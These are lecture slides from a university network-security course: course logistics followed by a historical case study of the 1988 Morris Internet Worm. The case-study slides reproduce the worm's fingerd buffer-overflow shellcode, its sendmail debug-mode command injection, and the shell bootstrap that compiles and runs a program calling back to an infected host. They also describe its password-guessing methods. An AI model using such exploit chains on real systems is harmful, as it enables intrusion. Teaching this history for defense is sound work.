CSCI 7000-001: Foundations of Computer and Network Security

Antonio Carzaniga carzanig@cs.colorado.edu

Outline

- Administrative blurb
- The story of a network-wide security incident

Contact

- WEB
  - http://www.cs.colorado.edu/~carzanig/edu/csci7000-001/
- E-mail, office, office hours, etc.: see above
- panicto:carzanig@cs.colorado.edu

Tell Me About You

- Survey Form:
  - http://www.cs.colorado.edu/~carzanig/edu/csci7000-001/survey.html
  - submit by Thursday Aug 30 10:00

Announcements

- Announcement web page
  - http://www.cs.colorado.edu/~carzanig/edu/csci7000-001/news.html
  - important announcements of general interest
- E-mail
  - personal communications or small groups
- You are responsible for:
  - reading e-mail
  - monitoring the announcement web page

Discussions and Help

- Mailing list (mail alias)
  - csci6268-class@cs.colorado.edu
  - discussions
  - requests for comments
  - requests for help
  - news relevant to the class

Books

- Required
  - Pfleeger, "Security In Computing," 1999, Prentice Hall, ISBN 0-13-337486-6.
- Recommended
  - W. Stallings, "Network Security Essentials: Applications and Standards," 1999, Prentice Hall, ISBN 0-13-016093-8.
  - B. Schneier, "Applied Cryptography," Second Edition, 1996, Wiley, ISBN 0-471-12845-7.

Structure of the Course

- Lectures
  - notes available on-line 1hr before class:
    http://www.cs.colorado.edu/~carzanig/edu/csci7000-001/notes.html
- Homeworks
  - 6 on selected topics
- Exams
  - 2 mid-term on topic groups
  - final on whole course material

Evaluation

- 30% Homeworks
  - best 5 (out of 6)
  - no incomplete!
- 15% Exam 1
- 15% Exam 2
- 30% Final
- 10% Participation

Policies

- Deadlines
  - *deadlines are firm!*
  - medical conditions and other emergencies must be documented
- Collaborations and Group Assignments
  - *only in special cases authorized by instructor*
  - no more than 2 people
  - no "time-sharing" collaborations
  - a group should produce more than sum of its components!

Policies


- Plagiarism
  - *do not present someone else's material as your own!*
  - "material" means ideas, words, code, suggestions, corrections, bugfixes, and any other form of intellectual property—used verbatim or with modifications
  - using other people's material is often appropriate
  - always identify and reference
  - your work will be evaluated based on the added value that you provide

Topics

- Introduction to computer and network security
  - models of communication, terminology
- Cryptography
- Network security
  - vulnerabilities, attacks, and protection methods
- Computer security
  - vulnerabilities, attacks, and protection methods
- Other topics
  - legal issues, execution on untrusted hosts

Schedule

- http://www.cs.colorado.edu/~carzanig/edu/csci7000-001/schedule.html
- structure
  - homework assignments every other week
  - 1 exam end of September
  - 1 exam early November




Assignment n. 0

- Fill in and submit survey form
  - http://www.cs.colorado.edu/~carzanig/edu/csci7000-001/survey.html
- Due: Thursday Aug 30 10:00 MDT

The Internet Worm

sometime on the evening of
November 2, 1988...

Anatomy of the Worm




Infection Setup

- select target
- test reachability (connect to port 23)
- open server port (e.g., 32323)
- create random file name (e.g., x1234)
- create random on-time-password (e.g., 98765)
- try infection methods...


Infection Methods

- rsh
- finger
- sendmail



Rexec Connection

- rsh
- finger
- sendmail




Fingerd Buffer-Overflow Exploit

- rsh
- ➢ finger
- sendmail

buffer overflow:

```
pushl $68732f '/sh\0'
pushl $6e69622f '/bin'
movl sp, r10
pushl $0
pushl $0
pushl r10
pushl $3
movl sp,ap
chmk $3b
```


execve("/bin/sh",0,0)



Bootstrap Through SH Session

- ➢ rsh
- ➢ finger
- sendmail


```
PATH=/bin:/usr/bin:/usr/ucb
cd /usr/tmp
echo gorch49
sed '/int zz/q' > x1234.c
echo gorch50
grappling hook source code
int zz;
cc -o x1234 x1234.c
./x1234 128.138.242.1 32323 98765
rm -f x1234 x1234.c
echo DONE
```



Sendmail Debug Mode Exploit


- rsh
- finger
- ➢ sendmail

```
debug
mail from: </dev/null>
rcpt to: <"|sed -e '1,/^$/'d | /bin/sh; exit 0">
data
cd /usr/tmp
cat > x1234.c << EOF
grappling hook source code
EOF
cc -o x1234 x1234.c
./x1234 128.138.242.1 32323 98765
rm -f x1234 x1234.c
quit
```



Grappling Hook Program

- ♦ hide: unlink(argv[0]), close files, fork, zero argv
- ♦ connect to infected host
- ♦ send secret password
- ♦ transfer files: vax.o sun3.o l1.c
- ♦ clean up in case something goes wrong
- ♦ exec "/bin/sh"




Infection: Final Stage

- try linking and executing worm on target host
- if successful close connection, otherwise cleanup

```
PATH=/bin:/usr/bin:/usr/ucb
rm -f sh
if [ -f sh ]; then
P=x1234
else
P=sh
fi
```


then for each binary (sun3, and vax), try

```
cc -o $P sun3.o
./$P sun3.o vax.o l1.c
rm -f $P
```




Infection: Final Stage

- link and try executing worm on target host
- if successful close connection, otherwise cleanup



Worm Startup

- hide: unlink binary, kill parent, zero argv
- read files (vax.o, sun3.o, l1.c) into memory
- unlink files
- encrypt files in memory (simple xor 0x81)
- gather network information
  - ioctl()
  - netstat
- build target list
- randomize target list



Worm Main Loop

- try infecting randomly chosen target (as explained)
- scan system files to add "related" hosts to list
  - /etc/hosts.equiv, /.rhosts, ~/.forward
- try to crack users passwords
  - account-specific: *account*, *accountaccount*, *User*, *Name*, *user*, *name*, *tnuocca*
  - internal dictionary of 432 words
  - system dictionary
- when found password for user X
  - scan ~X/.forward and ~X/.rhosts
  - try rexec to remote host
  - try rexec to localhost and then rexec to remote host

Other Features of the Worm

- check for other worms on same host && exit
  - one out of ~7 would become "immortal"
- attempt to send a UDP packet to ernie.berkeley.edu (every ~15 infections)
- periodically: `if(fork()>0) exit(0);`
- flush target list (every 12 hours)
- no halting mechanism
- fast DES implementation, ~10 times better than crypt()
- one-time password for file-transfer

What the Worm Did Not Do

- delete or modify files
- install trojan horses or backdoors
- record or transmit passwords
- record or transmit any data file
- try to obtain super-user priviledges

Who Did It?

- Robert T. Morris, 23, graduate student at Cornell
  - convicted of a Federal felony, according to the Computer Crime and Abuse Act of 1986. Found guilty in February of 1990
  - sentenced to 3 years of probation, 400 hours of community service, and $10,050 in fines plus probation costs in May of 1990
  - appealed to the Circuit Court of Appeals, but the conviction was upheld
  - appealed to the Supreme Court, but the Court declined to hear the case

Discussion About the Worm

- More general awareness
- Well-known vulnerabilities, and yet...
- Effective cure: "expert" groups
- Ethical considerations